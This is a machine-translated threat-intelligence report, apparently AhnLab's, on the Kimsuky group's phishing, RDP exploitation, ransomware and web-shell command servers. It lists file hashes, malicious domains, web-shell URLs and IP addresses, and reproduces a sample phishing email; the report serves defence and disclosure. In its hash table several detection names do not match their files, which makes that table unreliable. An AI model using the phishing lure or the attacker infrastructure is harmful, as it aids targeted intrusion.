AhnLab Cyber Threat Intelligence Report

TLP: WHITE

Operation Covert Stalker

Subtitle: 17 months of tracking and analysis of the Kimsuky organization’s hacking activities, including phishing and malware distribution.

AhnLab Response Team

2023. 11. 01

Guide to document grading

Publications or provided content may be used only within the scope permitted by document grade as follows.

document grade	Distribution target	caution
TLP: RED	To a specific customer (company) Limited reports available	A document to which only the report recipient or receiving department is permitted to access. No reproduction or distribution other than the recipient.
TLP: AMBER	Report provided only to limited customers (companies)	The report can be copied and distributed within the organization (company) receiving the report. However, if it is used for educational purposes outside the organization, AhnLab's permission is required
TLP: GREEN	Anyone within the service Available reports	Free use is possible in the relevant industry, etc., and only the source is used. If disclosed, it can be used as training material for internal training, industry, and security personnel. However, it is strictly limited to presentation materials to the general public.
TLP: WHITE	Freely available reports	Available for commercial and non-commercial use Derivative works such as modifications may be created.

[Important] Note

This report contains many analyst opinions based on what we have seen to date.

Different analysts may have different opinions, and if new evidence is identified, the contents of this report may change without prior notice.

If your report includes statistics and indicators, some data may be rounded to form the sum of the details and the total.

The totals may not match.

This report is a work protected by copyright law, and unauthorized copying and duplication are prohibited under any circumstances. If you wish to use all or part of the contents of the report, you must obtain prior consent from AhnLab.


If you reproduce or reproduce without the consent of AhnLab, you may be subject to civil or criminal liability under copyright-related laws and regulations.

You will lose, so be careful.

index

1. Prologue

The Kimsuky organization, which is backed by the state, hacks various fields such as North Korea, politics, diplomacy, security, national defense, medicine, and finance to steal email accounts or important data from specific people or organizations, mainly using an effective means such as email. hacking Phishing disguised as normal URL frequently used by the target, Hangul, MS Office document files, executable files, scripts, Powershell, It uses a method of attaching various types of malicious code, such as shortcuts and batch files, and sending them to the hacking target. (See (Figure 1) below)



참고자료(　　　)

반디 <bandi00413@daum.net>
받는 사람　　　@naver.com
2023-05-9

그림을 다운로드하려면 여기를 클릭하세요. 개인 정보를 보호하기 위해 Outlook에서 이 메시지의 일부 그림은 자동으로 다운로드되지 않습니다.

북한인권단체 활동의 어려움과 활성화 방안　　대표.zip
10 KB

첨부한 화일은　　　　대표님이 북한을 대상으로 작성한 것이예요.


시간이 가능하신지 모르겠는데, 읽어보시고 조언과 가르치심을 주시면 감사하겠습니다.....

자료보안을 특별히 부탁드립니다~

Password:　　2023@

(Figure 1) Hacking email sent to North Korea support staff

On Friday, April 29, 2022, around the time of work, AhnLab disclosed analysis information titled **"Distribution of malicious word documents related to North Korea's April 25 military parade"** on the ASEC blog. (See (Figure 2) below)



Posted By ASEC , 2022년 4월 29일

북한 4.25 열병식 관련 내용의 악성 워드 문서 유포

ASEC 분석팀은 금일(04/29) 북한 열병식 관련 내용의 악성 워드 문서 유포 정황을 확인하였다. 유포자는 침해된 것으로 추정되는 국내 웹 서버에 악성 워드 문서를 업로드하였다. 웹 서버에는 악성 워드 문서 뿐만 아니라 공격자가 OLE 개체 첨부 형태나 EPS 취약점 방식의 악성 한글 문서 유포에 사용한 것으로 추정되는 정상 한글 문서 2건도 함께 업로드되어 있었다.

- [분석자료] 4.25 열병식을 통해 본 북한의 핵무력 사용 입장과 군부 엘리트 변동의 함의.docm (악성 : data.zip 내부)
- "하종대 채널 A 앵커 윤석열 캠프에 합류".hwp (정상)
- attach.hwp (정상)

(Figure 2) Malicious code analysis information disguised as military parade content (hxxps://asec.ahnlab.com/ko/33878/)

This report covers hacking by the Kimsuky organization with patterns similar to the main characteristics (C2, web shell, etc.) described in the analysis information above.

Activities (C2 operation, management, sending hacking emails, distribution of malware, etc.) were tracked and analyzed for approximately 17 months.

Based on this, the Kimsuky organization's hacking activities target specific people or organizations engaged in North Korea, politics, diplomacy, and security.

The purpose is to steal email accounts and important data by sending phishing or hacking emails with malicious code attached.

This operation was named **"Operation Covert Stalker"** in that it secretly and persistently hacked to achieve success.

I did. It also explained the basis on which AhnLab judged that the Kimsuky organization was responsible.

In order to respond to hacking organizations that threaten the cyber security of the Republic of Korea, information sharing and collaboration are necessary.

This is especially necessary for state-sponsored hacking organizations like the Kimsuky organization, so AhnLab tracked them for 17 months.

In the process of analyzing and analyzing information, we frequently shared information and collaborated with national agencies.

2. Report summary

ÿ **Phishing or malicious code** disguised as a normal URL is sent to **specific people or organizations working in North Korea, politics, diplomacy, or security.**

Sending hacked email with attachment.

ÿ Windows systems are hacked by exploiting **an RDP vulnerability (CVE-2019-0708), and** vulnerable sites are hacked by exploiting **an unknown vulnerability .**

ÿ To **ensure continuity of connection ,** create an account for RDP access and **install additional remote management programs such as RDP Wrapper, Quasar RAT,**

Ammy RAT, AnyDesk, and TeamViewer.

ÿ **Various malicious actions** such as searching for hacking targets, sending hacking emails, scanning RDP vulnerabilities (CVE-2019-0708), testing malware, etc.

perform an action

ÿ **After infecting with BlackBit ransomware, inducement to pay recovery fee.**

ÿ **Construct, manage, and operate C2 through web shell (Green Dinosaur, WebadminPHP, unknown, etc.).**

ÿ **North Korean-style expressions such as “association,” “volunteer,” and “face-to-face” exist** in some malicious code.

3. AhnLab’s response

We are responding to IoCs such as malware, C2, and IP related to this operation by the Kimsuky organization as follows.

(1) Malicious code diagnosis

file name	Hash (MD5)	Diagnostic information
lib.php	01a88355b5f7797c58cff7b886d44daa	Trojan/PHP.Agent.SC186246 (2023.02.09.00)
email source	01E971C39E6F9E199D5E9D5A595DD2CF -	

RdpAttack_Zooho01.exe	03ef869a81599a57a450394aababb396	HackTool/Win.RdpScan (2021.08.17.03)
lib(2).php	072e7ff8a61b9462a321a2109d154937	Trojan/Script.Agent (2023.10.19.01)
info_sc(2).txt	08a3e160fd44794347c3d7c01845efad	Trojan/Script.Agent.SC193448 (2023.10.19.00)
home.php	0DF3B8F1CC6ACEB0D90B08D3AA4FF0C4	HackTool/Script.Agent.SC193451 (2023.10.19.00)
click.php	112d330d907b61bba6d8b6d871ab428b	HackTool/Script.Agent.SC193453 (2023.10.19.00)
20230717_030190045911.pdf .exe	17daf3ea7b80ee95792d4b3332a3390d	Downloader/Win.Agent (2023.07.31.03)
s.exe	19a0bd7c3e041a4b05df9e04cb6cfa64	HackTool/Win.RdpScan (2021.08.17.03)
RdpScan_La_1226.exe	1a5124d69544b994a53a2713989a3ee2	HackTool/Win.RdpScan (2021.08.17.03)
dns_x86.dll	1cdb3f1da5c45ac94257dbf306b53157	Trojan/Win32.NsSpy (2018.06.19.00)
ms_x86.dll	22a82437c4c5c18019ac16136e03091f	Trojan/Win.WaperDrop (2023.04.27.03)
RDPAttacker(CVE07082019).exe	23447a412c08aa05d41fb321bb2a085a	Unwanted/Win.Agent (2023.10.20.00)
docxview.bat	25ab56c2b832eb6205d980acbd0f24ed	Downloader/BAT.Agent.SC190162 (2023.06.26.02)
cc.exe	2cbb7ab859d3528fba7444ed2b92c0e9	HackTool/Win.RdpScan (2021.08.17.03)
defaults_x86.dll	2d8c16c1b00e565f3b99ff808287983e	Trojan/Win32.NsSpy (2018.06.19.00)
dnsadmin_x64_2003.exe	2ec54216e79120ba9d6ed2640948ce43	Trojan/Win32.Agent (2018.06.19.00)
RdpAttack_Ksb04_x64.exe	388efc272e17d7c3fdcc8feca74fa471	HackTool/Win32.PortScan (2020.02.05.05)
info_sc.txt	3f1a8b2d2dd84a857e8014af0c54b6ef	HackTool/Win.RdpScan (2021.08.17.03)
n.php	438bc603af952dfa6a9bed666e795ff1	HackTool/Win.RdpScan (2021.08.17.03)
g.php	4590554fbe440a17cf9cd0e9788f55cb	Trojan/Script.Agent.SC193447 (2023.10.19.00)
normal_sc(4).txt	49ab5e1905a34122a8e3727b72f080d0	HackTool/PHP.Mailer.SC183665 (2022.10.01.01)
RdpScan_Ksb04.exe	4b334475d340ac631e25ddf7d86e921d	HackTool/PHP.Mailer.SC183661 (2022.09.30.03)
Wemix_Championship _2023_Poster.pdf .exe	4c93a4669abce6ca9d56848607cf5686	Trojan/Script.Agent (2023.10.19.00)
insert_link.php	51e82d13b4557ac7656917837327407c	HackTool/Win.RdpScan (2021.08.17.03)
Download.php	526ed4e59c3931374f59b326e8ec2a25	Dropper/Win.Agent (2023.10.20.00)
[KBS Sunday Diagnosis] Questionnaire.vbs	52bf7726210bbd787457e74b709173af	HackTool/Script.Agent.SC193445 (2023.10.19.00)
RdpA1117.exe	55ed79ac10838135d59d4d9eed549e75	Downloader/HTML.Generic.SC183660 (2022.09.30.03)

gz.txt	568864b4f32c27b7bd934500aa1b107c	Trojan/VBS.Akdoor (2023.04.14.00)
dnsadmin_x86_2003.exe	5b32288e93c344ad5509e76967ce2b18	HackTool/Win.RdpScan (2021.08.17.03)
key_ps.txt	5d56371944dec9da57db95d0199dd920	Infostealer/Script.Agent (2023.10.19.01)
Blackbit Ransomware	64c97f485939ed66b13df5d7880d0757	Trojan/Win32.Agent (2018.06.19.00)
viso.exe	68e0a1956aa96427cb9192676ced054e	Keylogger/Powershell.Agent (2022.10.26.00)
show.php	6b3235a4c55aba4f6ffbf6f86f9c31e6	Ransomware/Win.Loki (2023.05.03.00)
d.php	6b90aa99acc489a1c9c822defee81d5b	Trojan/Win32.Kimsuky (2018.12.04.00)
second.txt	6ba1838f1025dad5030c92df826f73ee	HackTool/PHP.FileUpload.SC183663 (2022.09.30.03)
first (2).txt	6bc126b86d7720dc146c4b710885f347	HackTool/Script.Agent (2023.10.19.01)
config.php	6dd2425d50a71b3d967b4488ea94ae9b	Trojan/Script.Agent.SC193443 (2023.10.19.00)
passwod.txt.lnk	7175e046767725b2f8d93f8a69a9999f	Downloader/VBS.Generic (2023.10.18.02)
result.lnk	71f8ac92adf5af2357594446e85db30a	HackTool/Script.Agent.SC193452 (2023.10.19.00)
view_coma.php	720D527F359BD8515F5CF46648EBFAB4	Dropper/LNK.Kimsuky.S2172 (2023.03.22.00)
normal_sc.txt--info	74f1f1ba400ab3a0882927f81e3ea62e	Dropper/LNK.Kimsuky.S2172 (2023.03.22.00)
dns_x64.dll	75dd30fd0c5cf23d4275576b43bbab2c	WebShell/PHP.Webadmin.SC188200 (2023.06.27.03)
autoupdate.dll	7a0c0a4c550a95809e93ab7e6bdcc290	Downloader/VBS.Generic (2023.10.18.02)
shadow.exe	7bed2eef6e50d04771d743c2f849f416	Trojan/Win32.NsSpy (2018.06.19.00)
rdpscan_Liu.exe	7e2667daa3680f78b3c257add8ad6284	Backdoor/Win.AppleSeed (2022.06.22.01)
list[1].php	7f0f4c12000836f90ab1dfccf8ec4bde	Win-Trojan/Akdoor.Gen (2017.06.09.03)
d.php	8895bc1637530e06e179e02b00a1e294	HackTool/Win.RdpScan (2021.08.17.03)
ad_41.txt	8bb21b6bd3fc0b5913da94da6b0826b7	Trojan/VBS.Kimsuky (2023.03.23.00)
ms_x64.dll	8dee170fbbb2b4a311e1c73b2ec9c803	Dropper/Win.Agent (2023.06.16.02)
show(2).php	95026101ff4308ec42576094f3bbc4d7	HackTool/PHP.Mailer.SC183659 (2022.09.30.03)
index.php	9b5add63dc12bc6c7028c6abf08c6ffd	Malware/PS.Generic.SC180735 (2023.10.18.01)

first.txt	9b60ea2ea5b43f8fe17832867de7587f	Trojan/Win.Agent (2022.09.23.00)
AJAX.php	9cdda333432f403b408b9fe717163861	Trojan/PHP.Agent.SC186248 (2023.02.08.03)
r_enc.bin(r_enc)	9DAAF0C89C03FE499265C3642C4A52FA	WebShell/Script.Agent.SC193449 (2023.10.19.00)
index(2).php	a1d462bda91906577c0fc06a9ff4d397	Downloader/VBS.Generic (2023.10.18.02)
hncupdate.exe	a3f0099315ebfb7edef043b0885c1b6e	WebShell/HTML.Generic.SC183658 (2022.10.01.00)
user.bin(user)	a602b4320bf412e100640a712a924545	Trojan/Win.QuasarRAT (2022.08.19.03)
list(2).php	a6428d63479198c36e12e0f3e59ded3d	HackTool/Script.Agent.SC193450 (2023.10.19.00)
RdpAttack_LIUJ_1026.exe	a72ceeaf7a963891cae01ff76b7760d9	Trojan/Win32.Akdoor (2016.09.28.04)
notouch.php	a810373cb3f85e9844cff0933af47dab	Backdoor/Win.Agent (2022.09.23.00)
flower01.ps1	a92e757205f090f85f92cf60d989dfc0	Trojan/Script.Agent (2023.10.19.01)
index_.php	aa6256e77efffee2a8bc89c7e45679a3	HackTool/Win.RdpScan (2021.08.17.03)
enc.txt	ace6ca3fbc585c4ebb67dadccb79980e	HackTool/Script.Agent.SC193446 (2023.10.19.00)
n.php	adcdc64be39551856c806e1c962350ff	Backdoor/Powershell.Agent (2020.10.06.00)
domain_x86.dll	af84eb2462e0b47d9595c21cf0e623a5	Trojan/Script.Agent.SC183744 (2022.10.07.00)
RdpScan_A01.exe	b01be50d585015af412bffcd3612de9c	Infostealer/Powershell.Browser.SC186288 (2023.03.30.03)
result.txt.lnk	b393929b8b9c13083a015fb135887600	HackTool/Script.Agent (2023.10.19.01)
RdpScan_ZoHoo_1216.exe	b47d295ba8fac929e5428a4bb9bbe9d2	Trojan/Win32.NsSpy (2018.06.19.00)
second (2).txt	bcb95b956007b883e169ea1b7e03e5f1	HackTool/Win.RdpScan (2021.08.17.03)
RdpAttack_Zooho01.exe	beb07a3614a5eb0a55f49a85f6fc7d6d	Dropper/LNK.Kimsuky.S2172 (2023.03.22.00)
set.hta	beb07a3614a5eb0a55f49a85f6fc7d6d	HackTool/Win.RdpScan (2021.08.17.03)
list.php	bf523c36e61627d79b715a4da2dd97ed	Trojan/Script.Agent.SC193444 (2023.10.19.00)
KPortScan3.exe	c0a8af17a2912a08a20d65fe85191c28	Trojan/Script.Agent (2023.10.19.01)
normal_sc(2).txt	c0cfe70346bd04ce83424a17b0abf82d	Trojan/VBS.Kimsuky (2023.10.18.01)
test.php	c98b4f95241f389d9a30b99577daa7be	HackTool/PHP.FileUpload.SC183664 (2022.10.01.01)
index1.php	ceda3fe64e97c9c66e4934bcd619925d	Trojan/Script.Agent.SC183742 (2022.10.07.00)
RdpScan_Zooho01.exe	d55fb1cb2c99e27aeff040a11503f26a	HackTool/Win.RdpScan (2021.08.17.03)

normal_sc.txt--c	d7765969c796c760a86039596a1249df	Trojan/VBS.Kimsuky (2023.10.18.01)
RDPAttacker(CVE07082019).exe	d7af4d1ce4b15100cd01fe4e0bee2ebd	HackTool/Win.RdpScan (2021.08.18.00)
auto_d.php	d8cc9855cd4efc1067cdb053de538130	HackTool/Script.Agent.SC193455 (2023.10.19.00)
a.exe	daf665832ef08fefa5db0b9e53dd7f52	HackTool/Win.RdpScan (2021.08.17.03)
index.php	dd32a316238dbd9f6a80c54adf7d8725	Trojan/Script.Agent.SC183743 (2022.10.07.00)
normal_sc.txt	dd6b31c3a9881eb64b719568a53cb2fb	Trojan/Script.Agent (2023.10.19.00)
Trump: 'The hardest thing to do with North Korea' Decision, I will go my way'.hwp	dfe2f5fc4579f5cb56a76702a61e692a	HWP/Exploit (2018.11.30.07)
RdpAttack_LA05.exe	e16cef4e0755480176ce3547ff37989d	HackTool/Win.RdpScan (2021.08.17.03)
[Analysis data] Through the April 25 military parade North Korea's position on the use of nuclear weapons and Implications of changes in military elites.docm	e1946194cba9cf2fbd9ab127ee3a6bf2	Downloader/DOC.Kimsuky (2022.10.01.00)
tmp1030574661.vbs	e2426366a1e1c20282588fa142c57a40	Trojan/Script.Agent (2023.10.20.00)
enc(2).txt	e45b31eab62f6a5d4f268d60532f9b6c	Infostealer/Powershell.Browser.SC186288 (2023.10.18.01)
enc.txt	e840bf3477150392720fe8a9b1f8a4d6	Infostealer/Powershell.Browser.SC186288 (2023.10.18.01)
normal_sc(3).txt	ebbd5553d23a8412b58d6a4f2781d63a	Trojan/VBS.Kimsuky (2023.10.18.01)
domain_x64.dll	ecda8838823680a0dfc9295bdc2e31fa	Trojan/Win32.NsSpy (2017.09.14.00)
svchost.exe	ecfc2baa10c8de2132a501853b4286ba	HackTool/Win.RdpScan (2021.08.17.03)
defaultes_x64.dll	f082f689394ac71764bca90558b52c4e	Trojan/Win32.NsSpy (2018.06.19.00)
result.txt.lnk	f19ff4e7caae993ec02dcd6dc6522bfc	Dropper/LNK.Kimsuky.S2172 (2023.03.22.00)
auto_n.php	f2bf557f8e90522d67b773d56a8984bc	HackTool/Script.Agent.SC193454 (2023.10.19.00)
clear.bat	f841445c3e90c17653c88dc09ce2a693	Trojan/BAT.Eventlog (2022.08.16.03)
Kang Jeong-il, authoritarianism North Korea viewed through regime theory The power succession process and Characteristics (personal signature).pif	fce92ce954bf0400be5c4e2abf923000	Dropper/Win.Agent (2023.09.14.02)
RdpAttack_Ksb04_x64.exe	ffe567c87e28fb6a123b057a73d635ed	HackTool/Win.RdpScan (2021.08.17.03)
RdpScan_Ksb04_x64.exe	fff43c6690eb87eb194aae01d6d77f1e	HackTool/Win.RdpScan (2021.08.17.03)

(2) C2

1) Malicious URL

URL		
lcs.never.com.ru	track_tiara_kakaomt.certuser.info	www.nknews.pro
mail.never.com.ru	track_tiara_daummt.certuser.info	voanews.one
nidlog.never.com.ru	m2_daumcdnmt.certuser.info	staradvertiser.store
never.com.ru	spi_mapsmt.certuser.info	yonsei.lol
staticnid.never.com.ru	t1_daumcdnmt.certuser.info	rfa.ink
nid.never.com.ru	stat_tiaramt.certuser.info	cmonunt.online
cc.never.com.ru	outlookdose.certuser.info	waesme.shop
cclg.never.com.ru	logindose.certuser.info	nid.navercopr.co
www.never.com.ru	accountdose.certuser.info	gw.yottatech.re.kr
mi.never.com.ru	loginsdose.certuser.info	daum.otp-system.pe.kr
y-cloud.never.com.ru	maildose.certuser.info	accounts.daums.pro
1-z.never.com.ru	aadcdnmsftauthdose.certuser.info	daum.protect-mail.pe.kr
navernnail.com	aadcdnmsauthdose.certuser.info	nid.logcheck.ga
nidm.navernnail.com	wwwdose.certuser.info	mail.masters-login.re.kr
cclogin.navernnail.com	koreaglobal.atwebpages.com	mail.it-ace.re.kr
lcslogin.navernnail.com	koreaglobal.mypressonline.com	update.naver-logs.re.kr
nidlogin.navernnail.com	koreaglobal.mywebcommunity.org	sdfwerwer.sbs
accounts.guser.eu	koreailmin.atwebpages.com	june.lovelyclient.ml
wwwbybit.goooglesecurity.com	koreailmin.mypressonline.com	da.infocheck.cf
infrabybit.goooglesecurity.com	koreailmin.mywebcommunity.org	ucmdjwer.lol
cdnbybit.goooglesecurity.com	assembly.atwebpages.com	logins.daums.pro
matchbybit.goooglesecurity.com	assembly.mypressonline.com	uieosdj.re.kr
connectfacebookbybit.goooglesecurity.com	assambly.mywebcommunity.org	nid.navercopr.tk
syncoutbrainbybit.goooglesecurity.com	g00gledrive.atwebpages.com	hiwi.or.kr
synctaboolabybit.goooglesecurity.com	g00gledrive.mywebcommunity.org	hiwi.pe.kr
static-sg.goooglesecurity.com	g00gledrive.sportsontheweb.net	iishtt.pe.kr
wgbybit.goooglesecurity.com	listmember.info	virtual.pe.kr
googlesecurity.com	t1_daumcdneuok.kakaocore.eu	nihaiji.pe.kr
account.googlesecurity.com	accountseuok.kakaocore.eu	nmail.pe.kr
account.googlernails.com	stat_tiaraosi.kakaoreug.info	sire.re.kr
googlernails.com	kakaocore.eu	peer.or.kr
accounts.googlernails.com	kakaoreug.info	otp.re.kr
playsnts.googlernails.com	t1_daumcdnleu.kakaoreug.info	aire.pe.kr
wwwnts.googlernails.com	dnleu.kakaoreug.info	qingli.or.kr
wwkakao.goooglesecurity.com	accountsleu.kakaoreug.info	update.pe.kr

mailnts.goooglesecurity.com	stat_tiaraleu.kakaoreug.info	xinzhong.re.kr
playnts.goooglesecurity.com	accountsmil.kakaoreug.info	smart-alyac.re.kr
sslnts.goooglesecurity.com	mailsr.walock.info	proxy.ngrok.pe.kr
youtubents.goooglesecurity.com	a1ive.info	sjkdfuiowe.pe.kr
staticnid.navernnail.com	mailis.walock.info	myinfo.nsupport.ml
cc.navernnail.com	walock.info	sftp.re.kr
accounts.googlesecurity.com	mailis.extparts.info	app.firmware.or.kr
wwwnts.goooglesecurity.com	generalparts.info	client.coreavpn.kro.kr
signaler.googlesecurity.com	extparts.info	mail.yoonseul.kro.kr
aa.googlesecurity.com	usesignal.info	app.toolit.re.kr
lcs.navernnail.com	mailweb.afgvillage.eu	dmail.pe.kr
live.com.cm	wgsnto.afgvillage.eu	support.github.ne.kr
nid.navernnail.com	wwwnto.afgvillage.eu	hao.lantian.pe.kr
login.org.ro	playnto.afgvillage.eu	osupdate.re.kr
googlesetting.com	afgvillage.eu	hyper.cadorg.pe.kr
wwwbybit.navernnail.com	accounto.afgvillage.eu	hi.ncgncg.pe.kr
t1_daumcdnkakao.navernnail.com	app.cjphoto.ga	auth.worksmobile.kro.kr
accountskakao.navernnail.com	helper.uni-korea.ga	fedra.pe.kr
staticbybit.navernnail.com	nid.naver.home-info.ml	app.iptimes.or.kr
wgbybit.navernnail.com	cimoon.ga	objects.ne.kr
apisbybit.navernnail.com	love.krnvc.ga	preview.pe.kr
infrabybit.navernnail.com	vlnk.ga	update-online.pe.kr
goaffecbybit.navernnail.com	jbnu.info	omtom.re.kr
analyticsbybit.navernnail.com	jbnu.ml	rok.my.to
hellosnbybit.navernnail.com	cimoon.ml	infoauth.shop
jsadsrvrbybit.navernnail.com	app.seoul.minia.ml	login.microsftonline.tk
mcyandexbybit.navernnail.com	its.jbnu.ml	mlcrst.pe.kr
cdnbybit.navernnail.com	member.daum.home-info.ml	mxndu.re.kr
managerbybit.navernnail.com	exchange.uni-tuebingen.buzz	regular.winupdate.kro.kr
matchbybit.navernnail.com	exchange.uni-tuebingen.cf	nid.navercopr.ml
sadrollbybit.navernnail.com	hotlook.jonga.ml	webmail.cengroup.kro.kr
dadrollbybit.navernnail.com	appmedicine.whoint.cf	aire.us.to
ads-twitterbybit.navernnail.com	mail.celltrion.ml	wwwmicrosoftharvard.certuser.info
servicebybit.navernnail.com	krhome.ga	huitadfsharvard.certuser.info
snaplicdnbybit.navernnail.com	webmail.cellivery.ml	keyharvard.certuser.info
connectfacebookbybit.navernnail.com	mail.novavax.ml	msoharvard.certuser.info
sadxiobybit.navernnail.com	celltrion.cloudmall.club	ss_mt.certuser.info
topfwz1mailbybit.navernnail.com	app.saferzone.ml	wwmt.certuser.info
xx.navernnail.com	cc.nidcorp.site	accountsmt.certuser.info
accounts.navernnail.com	naver.nidcorp.site	test.mydomainisok.kro.kr

accdaum.login.mail.pl	mail.nidcorp.site	user.lottebp.ga
accountskakao.login.mail.pl	blog.nidcorp.site	nhn.nsuites.ga
memberma.certuser.info	lcs.nidcorp.site	member.csdaum.ga
loginsma.certuser.info	naver.weataxs.site	teishin.org
policyma.certuser.info	lcs.weataxs.site	nknews.pro
csma.certuser.info	cc.weataxs.site	joongang.site
t1ma.certuser.info	wetaxces.online	loginsmicrosoftharvard.certuser.info
m1ma.certuser.info	onedrive-upload.ikpoo.cf	mailmicrosoftharvard.certuser.info
wwwma.certuser.info	onedrive.ikpoo.cf	aadcdnmsftauthmicrosoftharvard.certuser.info
mailma.certuser.info	manager.naver-in.ml	aadcdnmsauthmicrosoftharvard.certuser.info
certuser.info	user.naver-in.ml	nhnems.nsec.kro.kr
outlookmicrosoftharvard.certuser.info	admin.naver-in.ml	home.xonate.kro.kr
loginmicrosoftharvard.certuser.info	mail.naver-in.ml	nidlogin.nidcorp.ne.kr
accountmicrosoftharvard.certuser.info	nsec.nhnems.kro.kr	member.cdaum.kro.kr

2) Webshell URL

ÿ walock.info/tygygvftsfx8g68Gu8x7s78gsx6.php

ÿ a1ive.info/tygygvftsfx8g68Gu8x7s78gsx6.php

ÿ generalparts.info/tygygvftsfx8g68Gu8x7s78gsx6.php

ÿ listmember.info/tygygvftsfx8g68Gu8x7s78gsx6519.php

ÿ extparts.info/tygygvftsfx8g68Gu8x7s78gsx6.php

ÿ usesignal.info/tygygvftsfx8g68Gu8x7s78gsx6519.php

ÿ kakaoreug.info/tygygvftsfx8g68Gu8x7s78gsvseidj6.php

ÿ afgvillage.eu/tygygvftsfx8g68Gu8x7s78gsx6.php

ÿ usesignal.info/tygygvftsfx8g68Gu8x7s78gsx6.php

ÿ usesignal.info/tygygvftsfx8g68Gu8x7s78gsxueidj6.php

ÿ kakaoreug.info/tygygvftsfx8g68Gu8x7s78gsxueidj6.php

ÿ listmember.info/tygygvftsfx8g68Gu8x7s78gsxueidj6.php

ÿ kakaocore.eu/tygygvftsfx8g68Gu8x7s78gsxueidj6.php

ÿ dstent04.co.kr/wp-includes/SimplePie/Items.php

ÿ www.bluemotion.co.kr/cheditor4/insert_link.php

ÿ bstill.kr/gnuboard4/bbs/view_coma.php

ÿ healope.info/tygygvftsfx8g68Gu8x7s78gsx6.php

ÿ www.pnbbio.com/gnuboard4/bbs/view_coma.php

ÿ www.scabm.co.kr/gnuboard4/bbs/view_coma.php

ÿ www.thedamhyun.com/gnuboard4/bbs/view_coma.php

ÿ www.gonggandesign.com/gnuboard4/bbs/view_coma.php

ÿ www.mykoces.com/gnuboard4/bbs/view_coma.php

ÿ teishin.org/img/config.php

ÿ update.pe.kr/config.php

ÿ www.namastte.kr/sources/Util/AJAX.php

ÿ www.ssktool.co.kr/ssktool/20090401skin/chinese/quick/L_quick.php

ÿ copycount.co.kr/pma/themes/original/skin.lib.php

ÿ navernail.eu/ewf43fewfwf4tfw4/wf7weyr892hfwogewgsfg3.php

ÿ koreaglobal.atwebpages.com/file/notouch.php ÿ

koreailmin.atwebpages.com/file/notouch.php ÿ

assambly.atwebpages.com/file/notouch.php ÿ

g00gledrive.atwebpages.com/file/notouch.php

3)IP

IP				
1.243.200.130(KR) 185.176.43.106(BG) 27.102.107.63(KR) 27.255.81.80(KR)				45.58.52.49(US)
211.53.197.220(KR) 27.255.75.137(KR)		27.102.114.89(KR) 216.189.149.71(US)		
61.82.110.60(KR)	27.255.80.170(KR)	136.0.16.80(US)	210.92.18.180(KR)	
23.106.122.16(SG) 27.255.75.146(KR)		162.0.209.27(US)	45.58.52.82(US)	
165.154.240.72(UK) 74.119.239.234 (US) 185.185.40.112(NE) 27.102.112.49(KR)				
59.7.91.171(KR)	118.128.149.119(KR) 216.189.157.76(US) 27.102.106.48(KR)			

